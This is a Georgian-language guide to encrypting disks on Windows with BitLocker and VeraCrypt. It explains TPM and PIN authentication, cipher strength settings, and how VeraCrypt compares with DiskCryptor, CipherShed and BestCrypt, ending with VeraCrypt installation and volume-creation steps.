
ამ ფანჯრის საშუალებით შეგიძლიათ მართოთ Bitlocker.

თუ TPM გაქვთ, ამ ეტაპზე ალბათ გინდათ რომ დაამატოთ პაროლით ამოცნობაც. ისევ მოძებნეთ და აამუშავეთ gpedit.msc. ისევ გადადით Require Additional Authentication at Startup ისევე როგორც ეს ზემოთ გავაკეთეთ. გამოსულ ფანჯარაში გააქტიურეთ Enabled. შემდეგ კი Bitlocker Manage ფანჯარაში აარჩიეთ ამოცნობის მეთოდი. ზემოთ უკვე განვიხილეთ რომელი მეთოდებია ყველაზე უფრო დაცული.


გაეცანით შემდეგ სტატიას რომელიც უფრო დაწვრილებით აგიხსნით როგორ ხდება დისკის დაშიფვრა https://theintercept.com/2015/04/27/encrypting-laptop-like-mean/

ეს საიტი https://mrhorn.com/wp/posts/bitlocker-with-tpm-pin-usb-startupkey/ კი აგიხსნით როგორ გამიყენოთ დაცვის ყველაზე ძლიერი ფუნქცია, პინ ის და USB დისკის გამოყენებით.


გაითვალისწინეთ რომ gpedit-ის საშუალებით შეგიძლიათ შეცვალოთ დაშიფვრის სირთულეც და გაზარდოთ 256 ბიტამდე. გაითვალისწინეთ რომ ეს შეანელებს კომპიუტერის მუშაობას. ამისათვის გადადით



Chose the encryption method and cipher strength -ზე და აარჩიეთ შესაბამისი დაშიფვრის მეთოდი.



თუ Command Line-ში აკრიფავთ ბრძანებას manage-bde -status ის გამოგიტანთ რა ტიპის დაშიფვრას იყენებთ. გაითვალისწინეთ რომ ეს პროგრამა ადმინისტრატორის რეჟიმში უნდა აამუშაოთ.




ეს ფანჯარა გვეუბნება რომ ეხლა ვიყენებთ 128 ბიტიან დაშიფვრას.


დისკის დაშიფვრა VeraCrypt-ით

VeraCrypt წარმოადგენს Bitlocker-ის ალტერნატივას, განსაკუთრებით იმ შემთხვევაში თუ არ ენდობით Microsoft-ს. VeraCrypt წარმოადგენს Truecrypt პროექტის გაგრძელებას. Truerypt იყო ერთ ერთი ყველაზე უფრო პოპულარული, ღია არქიტექტურის, უფასო დაშიფვრის პროგრამა Windows 8.1 -ის გამოსვლამდე. შემდეგ გაურკვეველი მიზეზების გამო პროექტი დაიშალა და მის ბაზაზე შეიქმნა ორი პროგრამა VeraCrypt და CipherShed. ორივე საკმაოდ კარგი პროგრამაა.

VeraCrypt გთავაზობთ დაშიფვრის ბევრ სხვადასხვა მეთოდს. მათ შორის EAS, TwoFish, Serpent არიან 256 ბიტიანი დაშიფვრის მეთოდები. პროგრამა ასევე გთავაზობთ ამ დაშიფვრების კომბინაციებს, რაც დაგიცავთ რომელიმე ერთი მეთოდის შესაძლო გატეხვისაგან. გაითვალისწინეთ რომ ასეთი კომბინაციების გამოყენება შეანელებს კომპიუტერს.



თუ Benchmark ღილაკს დააჭერთ პროგრამა გიჩვენებთ თუ რა სისწრაფით იმუშავებს თქვენ კომპიუტერზე დაშიფვრის სხვადასხვა მეთოდები:



როგორც ხედავთ AES ყველაზე სწრაფი მეთოდია. თუმცა, განსაკუთრებით ფაილების კონტეინერების შექმნისას შეიძლება სისწრაფეს არ მიანიჭოთ განსაკუთრებული მნიშვნელობა და უფრო მნიშვნელოვანი იყოს დაშიფვრის სიძლიერე. მაგალითად, Bitlocker არ გთავაზობთ დაშიფვრის მეთოდების კომბინირების საშუალებას.


ეხლა ვილაპარაკოთ პროგრამის სისუსტეებზე. TrueCrypt პროექტის უსაფრთხოების აუდიტი მოხდა რამდენჯერმე. ამ აუდიტებმა იპოვეს გარკვეული ხარვეზები მაგრამ არაფერი ისეთი რაც დისკის გაშიფვრის საშუალებას იძლეოდა. აქ http://istruecryptauditedyet.com/ იპოვით სტატიას აუდიტის შესახებ. TrueCrypt-ის აუდიტი ასევე გააკეთა გერმანიის მთავრობამ https://threatpost.com/german-government-audits-truecrypt/115441/. აღმოჩენილი ხარვეზები გამოსწორებულია VeraCrypt-ში მაგრამ არ არის გამოსწორებული TrueCrypt-ში.

ეს ბმულები მოგცემენ ინფორმაციას ნაპოვნი ხარვეზების შესახებ:


- https://bugs.chromium.org/p/project-zero/issues/detail?id=538&redir=1
- https://www.openwall.com/lists/oss-security/2016/01/11/1

მიუხედავად ამ ხარვეზებისა, ჯერჯერობით ამდენი ხნის განმავლობაში, მიუხედავად პროფესიონალების ბევრი მცდელობისა, ვერავინ მოახერხა დისკის გაშიფვრა ვერც TrueCrypt და ვერც VeraCrypt-ის შემთხვევაში. ასევე, პროგრამა ღია არქიტექტურისაა და ბევრჯერ შემოწმდა უკანა კარების თუ შესუსტებულ შიფრაციაზე.

VeraCrypt-ის ერთერთი უპირატესობაა, რომ, დისკის სრულ დაშიფვრასთან ერთად, მას შეუძლია შექმნას ფაილების დაშიფრული კონტეინერები და ასევე დაშიფროს ლოგიკური დისკები, ანუ დისკის ნაწილები.




ას ასევე შეუძლია შექმნას დამალული კონტეინერი და დამალული ოპერაციული სისტემაც კი.



და თუ ლოგიკური დისკების დაშიფვრას ახდენთ არ ტოვებთ დაშიფვრის კვალს, შემდგომში დაშიფვრის უარყოფისათვის.

დაშიფრული კონტეინერები შეიძლება გადაწეროთ სხვადასხვა ოპერაციულ სისტემებში. VerCrypt-ს როგორც კონტეინერების დაშიფვრის მექანიზმს ნამდვილად ვუწევთ რეკომენდაციას Windows, Mac, Linux სისტემებისათვის.

მას შეუძლია დაშიფროს სისტემის ლოგიკური დისკი რომელზეც სისტემა არაა დაყენებული და ასევე დაშიფროს სისტემური დისკი.



Windows-ში სანამ სისტემა ჩაიტვირთება იგი მომხმარებლის ვინაობას ამოწმებს (Pre Boot Authentication) და ყველა სხვა სისტემებისათვის აქვს მრავალ ნაბიჯიანი ამოცნობის მექანიზმები, მათ შორის გასაღების ფაილებით, მაგალითად გარკვეული MP3 ფილი უნდა ეწეროს გარკვეულ ადგილას. მას ასევე შეუძლია გამოიყენოს უსაფრთხოების ტოკენები და ბარათები, ის იყენებს PKCS 11 ან უფრო გვიანდელ პროტოკოლებს. ე.ი. შეგიძლიათ გამოიყენოთ NitroKey https://www.nitrokey.com/ ან Youbico https://www.yubico.com/it/works-with-yubikey/catalog/egosecure/ USB გასაღებები.

თანამედროვე კომპიუტერებში BIOS შეიცვალა UEFI (Unified Extensible Firmware Interface)-თი. ეს გაძლევთ კომპიუტერის მართვის ბევრად უკეთეს საშუალებებს და ბევრად უფრო უკეთეს უსაფრთხოებას, თანაც აქვს 2 ტერაბაიტზე დიდი დისკების მხარდაჭერა. UEFI-ს კიდევ ბევრი კარგი თვისებები აქვს, ამ ბმულზე https://en.wikipedia.org/wiki/Unified_Extensible_Firmware_Interface წაიკითხავთ სრულ ინფორმაციას. ამ ცვლილების ერთერთი სიახლეა Secure Boot, ეს თვისება შეიქმნა იმისათვის რომ არ მოხდეს ვირუსების ჩასმა დისკის ჩასატვირთ ნაწილში. როცა Secure Boot გააქტიურებულია UEFI ამოწმებს რომ ჩასატვირთ სისტემურ კომპონენტებს სწორი ციფრული ხელმოწერები აქვთ. SecureBoot-ის გამოყენების გარეშე ვირუსი შეიძლება ჩაისვას მანქანის Firmware-ში, სანამ UEFI-დან გადავა სისტემის ჩატვირთვაზე. ასეთ ვირუსების შეიძლიათ კომპიუტერის სრული კონტროლი და ადვილად მოიპარავენ საიდუმლო გასაღებს. UEFI-ს არ სჭირდება TPS. UEFI-ს შესახებ კარგი სტატიაა ბმულზე
https://uefi.org/sites/default/files/resources/UEFI_Secure_Boot_in_Modern_Computer_Security_Solutions_2013.pdf

არსებობს VeraCrypt-ის პორტატული ვერსიაც, სწრაფია, უფასო და სანდო, ადვილად გამოსაყენებელი.

ეხლა კი სუსტ მხარეებზე ვილაპარაკოთ. TrueCrypt-ის შემდეგ დამატებული კოდი ცოტა უფრო მეტ შეცდომებს შეიცავს, ეს ალბათ მოსალოდნელიც იყო, მაგრამ ვნახოთ როგორ განვითარდება სიტუაცია. თუ ამ პროგრამას თქვენ მონაცემებს ანდობთ ცხადია არ არის სასიამოვნო ფაქტი.

Veracrypt არ გაფრთხილებთ და გაძლევთ საშუალებას „სისულელეები“ გააკეთოთ. მაგალითად კომპიუტერი გადაიყვანოთ ძილის ან ჰიბერნაციის რეჟიმში. ასეთ შემთხვევებში დაშიფვრის გასაღები მეხსიერებაშია და კომპიუტერი სრულად გახსნილია. თუ ვინმეს კომპიუტერთან წვდომა აქვს ადვილად გაიგებს რა არის გასაღები.

Veracrypt ძალიან სუსტია პირდაპირი შეტევების წინააღმდეგ, უნუ თუ მოწინააღმდეგემ მიიღო წვდომა კომპიუტერთან და შემდეგ მომხმარებელმა გამოიყენა VeraCrypt. ასეთი შეტევებისაგან თავის დაცვა ძალიან ძნელია. ასეთ დაცვას BitLocker უკეთესად ახორციელებს.

VeraCrypt არ აპირებს TPM-ის გამოყენებას. ისინი უბრალოდ თვლიან რომ TPM ვერ დაგიცავთ და არ ღირს მის გამოყენებაზე წვალება. თუმცა, ჩვენი აზრით, ყველა შესაძლო მექანიზმი უნდა გამოიყენოთ თავდასაცავად.

რომ დავაჯამოთ VeraCrypt კარგი პროგრამაა, რომელიც არა მარტო დისკის დაშიფვრის არამედ ფაილები კონტეინერების შექმნისა და მათი დამალვის საშუალებას იძლევა. იგი ბევრი თვისებით ჯობია Bitlocker-ს. თუმცა თუ მხოლოდ ქურდების დაუბრალო ჰაკერების გეშინიათ Bitlocker ალბათ საკმარისია.

დისკის დაშიფვრის სხვა პროგრამები

DiskCryptor https://diskcryptor.org/ – იყენებს დაშიფვრის სხვადასხვა მეთოდებს და მათი კომბინაციებს. მაგრამ არ გაუვლია აუდიტი და შესაბამისად არ არის ცნობილი რამდენად კარგად არის დაწერილი. არ აქვს UEFI-ს მხარდაჭერა. აქვს ჩატვირთვამდე ამოცნობა (პაროლის მოთხოვნა), შეუძლია ჩატვირთვის მოდული (Bootloader) მოათავსოს USB დისკზე და შესაბამისად არ ჩაიტვირთოს ამ დისკის გარეშე. არ აქვს ფაილების კონტენიერბის შექმნის საშუალება. გავს VeraCrypt-ს მაგრამ აშკარად უფრო სუსტია.

CipherShed - https://www.ciphershed.org/ ესეც Truecrypt-ზე დაფუძნებული პროგრამაა. მაგრამ ამ პროგრამის ნაკლები განვითარება ხდება. სინამდვილეში ძალიან გავს VeraCrypt-ს მაგრამ უფრო ნაკლებად განვითარდა.


თუ გინდათ VeraCrypt-ის თვისებები მაგრამ ბევრად უფრო სტაბილური პროგრამა უნდა შეიძინოთ BestCrypt https://www.jetico.com/data-encryption/encrypt-hard-drives-bestcrypt-volume-encryption ამ პროგრამას ორი ვერსია აქვს, Volume Encryption და Container Encryption. ეს პროგრამა დახურული არქიტექტურის პროგრამაა და შესაბამისად შემქმნელებს უნდა ენდოთ. მაგრამ საბოლოო ჯამში ვინმეს ყოველთვის უნდა ენდოთ ან თქვენ თვითონ წეროთ პროგრამები. ამ პროგრამის ფასი დაახლოებით 70-75 ევროა. მას აქვს ბევრი თვისება რომელსაც VeraCrypt არ გთავაზობთ მაგალითად მრავალი დამალული კონტეინერი. სხვადასხვა ლოგიკური დისკის შექმნა რომლებიც შეიძლება იყოს ფიქსირებული ან შესაერთებელი დისკი. UEFI-ს და SecureBoot-ის მხარდაჭერა, აქვს ტოკენების მხარდაჭერა, შესაძლებელია მრავალ ფაქტორიანი ამოცნობის გამოყენება, მათ შორის USB დისკების საშუალებით. შესაძლებლობა რომ კომპიუტერი ჩატვირთოთ სანდო ქსელიდან. TPM-ის მხარდაჭერა განსაკუთრებით კომპიუტერის დაშორებულად ჩატვირთვის შემთხვევაში, უსაფრთხო ჰიბერნაცია და ა.შ.

ასევე არსებობს ფაილების კონტეინერების ვერსიაც, რომელიც ასევე ცალკე უნდა იყიდოთ.


ძალიან კარგი პროგრამა მაგრამ უნდა იყიდოთ და უნდა ენდოთ შემქმნელებს.

VeraCrypt-ის დაყენება და კონფიგურირება


VeraCrypt-ის დაყენება ხდება ერთნაირად ყველა ოპერაციული სისტემისათვის. სანამ დააყენებთ უნდა ჩამოტვირთოთ ამისათვის გადადით ბმულზე: https://veracrypt.fr/en/Downloads.html



აარჩიეთ ჩამოსატვირთი ფაილი ოპერაციული სისტემისათვის და აამუშავეთ. ორი რამ მოხდება. ერთი პროგრამა მოგთხოვთ რომ დაეთანხმოთ მათ პირობებს და შემდეგ დაიწყებს დაყენებას. შემდეგ კი თუ Windows-ზე მუშაობთ შეიძლება გითხრათ რომ Windows Fast Startup გამორთოთ. თუ დისკების დაშიფვრას აპირებთ ნამდვილად სასურველია რომ გამორთოთ ეს ფუნქცია. შემდეგ კი სისტემა მოგთხოვთ რომ გარკვეული თანხა შესწიროთ პროექტს. ცხადია ეს არ არის აუცილებელი, მაგრამ თუ გაითვალისწინებთ რომ პროექტს საარსებო რესურსები სჭირდება კარგი აზრია რომ გარკვეული მცირე თანხა შესწიროთ პროექტს. სულ ეს არის. VeraCrypt დაყენდება. თუ მას აამუშავებთ იგი ასე გამოიყურება ყველა ოპერაციულ სისტემაში:



თუ დააჭერთ Create Volume ღილაკს გაიხსნება ფანჯარა რომელიც გიჩვენებთ რის გაკეთება შეუძლია პროგრამას.



Create an encrypted file container – ქმნის ფაილების დაშიფრულ კონტეინერს. რომელშიც შეგიძლიათ მოათავსოთ დამალული დაშიფრული კონტეინერიც.

Encrypt a non-system partition/drive – დაშიფრავს ლოგიკურ დისკს ან ნებისმიერ შიგა თუ გარე არასისტემურ დისკს.


Encrypt the system partition or entire drive – დაშიფრავს სისტემურ დისკს ან მთლიან დისკს. ამ რეჟიმში ვერავინ მოახერხებს თქვენ დისკზე ფაილების წაკითხვას ან ოპერაციული სისტემის ჩატვირთვას პაროლის შეყვანის გარეშე. აქ ცხადია შეიძლება სისტემური დისკი დაშიფროთ სხვა პაროლით და მონაცემების დისკები კი განსხვავებული პაროლით. ასეთ შემთხვევაში სისტემური დისკი თუ როგორმე გახსნეს, მოუწევთ მონაცემთა დისკების ცალკე გახსნა.

პირველი ორი რეჟიმი მუშაობს ყველა სისტემაში, ხოლო სისტემური დისკის დაშიფვრა კი ხდება მხოლოდ Windows-სათვის.

